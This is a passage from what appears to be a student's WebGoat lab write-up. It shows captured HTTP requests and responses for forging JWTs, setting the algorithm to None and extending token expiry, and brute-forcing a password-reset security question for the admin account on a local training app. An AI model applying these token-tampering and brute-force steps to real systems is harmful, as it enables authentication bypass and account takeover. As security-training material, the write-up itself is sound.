iOiJXZWJHb2F0QHdlYmdvYXQub3JnIiwidXNlcm
5hbWUiOiJXZWJHb2F0IiwiRW1haWwiOiJ0b21Ad
2ViZ29hdC5vcmciLCJSb2xlIjpbIk1hbmFnZXIi
LCJQcm9qZWN0IEFkbWluaXN0cmF0b3IiXX0.q1U
9PP7P5zBq_hi0jlAUW9PUWh8QvC-
EIWGgtmQtqCo
```

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{"iss":"WebGoat Token Builder",
"aud":"webgoat.org",
"iat":1651909425,
"exp":1653909485,"sub":"WebGoat@webgoat.org","username"
:"WebGoat","Email":"tom@webgoat.org","Role":
["Manager","Project Administrator"]}
```

```
{
  "lessonCompleted":true,
  "feedback":
  "Congratulations. You have successfully completed the
   assignment.",
  "output":null,
  "assignment":"JWTSecretKeyEndpoint",
  "attemptWasMade":true
}
```

I have decoded the JWT token, and modified the payload, only the header and payload is been attached back.
Checked the response of the new JWT as shown above and it is a success.


2.2.10 Refreshing a Token

In this assignment, I'll check out the access token by pressing the checkout button.

```
POST /WebGoat/JWT/refresh/checkout HTTP/1.1
Host: localhost:8080
Content-Length: 0
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
sec-ch-ua-mobile: ?0
Authorization: Bearer null
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/100.0.4896.127 Safari/537.36
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=3M0Ev5sjxscqetd7hsxTwQgWKB0xyBq3ipG58jIA
Connection: close
```


```
{
  "lessonCompleted":false,
  "feedback":"Not a valid JWT token, please try again",
  "output":null,
  "assignment":"JWTRefreshEndpoint",
  "attemptWasMade":true
}
```


It seems not valid




After refresh, the request and response

```
{
  "lessonCompleted":true,
  "feedback":"Congratulations. You have successfully completed the assignment.",
  "output":null,
  "assignment":"JWTRefreshEndpoint",
  "attemptWasMade":true
}
```


We did it finally! It worked!

2.2.11 Final Challenge

Let’s select the user Jerry and reset the votes, make sure burp suite intercept is ON.




```
POST /WebGoat/JWT/final/delete?token=
eyJ0eXAiOiJKV1QiLCJraWQiOiJ3ZWJnb2F0X2tleSIsImFsZyI6IkhTMjU2In0.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJlaWxkZXIiLCJpYXQiOjE1MjQyMTA5MDQsImV4cC
38uUCi6UhiOJKYzoEZGE8 HTTP/1.1
Host: localhost:8080
Content-Length: 0
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=3M0Ev5sjxscqetd7hsxTwOgWKB0xyBq3ipG58jIA
Connection: close
```

I modified the value of the existing token by setting the Algorithm to None, and then I updated the second value of the token by setting the token expiration date to tomorrow's date.



```
{
  "lessonCompleted":true,
  "feedback":"Congratulations. You have successfully completed the assignment.",
  "output":null,
  "assignment":"JWTFinalEndpoint",
  "attemptWasMade":true
}
```


Accomplished the task.


2.3 Password reset

2.3.2 Email functionality with WebWolf


We will click on the “forgot your password?” and input our email so that we get the access code.
Then we log in using that access code and TADA we have completed the assignment.



Email checkup



New password





Success

Pretty Raw Hex


```
1  POST /WebGoat/PasswordReset/questions HTTP/1.1
2  Host: localhost:8080
3  Content-Length: 37
4  sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
5  Accept: */*
6  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7  X-Requested-With: XMLHttpRequest
8  sec-ch-ua-mobile: ?0
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=3jz__Yud3NDiqbLi5M5MhMHqrW_Ncg4hQ3mlJo9p
19 Connection: close
20
21 username=webgoat&securityQuestion=red
```

Request and responses






We will use bruet force attack




Set the payload as shown



Perform the attack

We can see the password is green



Request

Pretty | Raw | Hex

```
POST /WebGoat/PasswordReset/questions HTTP/1.1
Host: localhost:8080
Content-Length: 37
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
Accept: */*
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/100.0.4896.75 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=
3jz__Yud3NDiqbLi5M5MhMHqrW_Ncg4hQ3m1Jo9p
Connection: close

username=admin&securityQuestion=green
```


Response

Pretty | Raw | Hex | Render


```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Mon, 09 May 2022 03:28:24 GMT

{
  "lessonCompleted":true,
  "feedback":
  "Congratulations. You have successfully completed
   the assignment.",
  "output":null,
  "assignment":"QuestionsAssignment",
  "attemptWasMade":true
}
```

